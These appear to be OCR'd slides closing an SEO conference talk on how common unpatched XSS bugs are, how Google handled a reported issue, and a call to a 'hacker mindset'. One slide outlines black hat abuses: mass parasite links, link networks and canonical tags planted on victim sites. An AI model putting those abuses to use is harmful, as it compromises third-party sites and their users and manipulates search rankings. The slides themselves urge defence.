


?

TAKEAWAY

How widespread are XSS exploits?

https://www.openbugbounty.org/



125,000 un-patched XSS bugs...

260 .gov

971 .edu

195 of the top 500 domains

4469 of the top 20k domains

BLACK HAT USES

- ✓ Build parasite links en masse
- ✓ Link network on these victim sites
- ✓ Canonical victim sites to your site

I don’t recommend you do these things yourself.

TAKEAWAY

You should defend yourself.

XSS issues pose a risk to both your site and your users.

GOOGLE OFFICIAL RESPONSE

- ✓ Nov. 2018: I reported this to Google on
- ✓ Nov. 2018: Google acknowledged the report
- ✓ Present: Google have yet to fix this citing internal communication issues between teams.

Wrapping up…

SUMMARY

- ✓ Think outside the box.
- ✓ Try to understand what is happening ‘behind the scenes’.
- ✓ I’ve shown mostly black hat stuff, but the same approach works for white hat.

TAKEAWAY

Bring back the Hacker Mindset

distilled

Danke!

@TomAnthonySEO

Check out our SEO A/B testing platform:

https://odn.distilled.net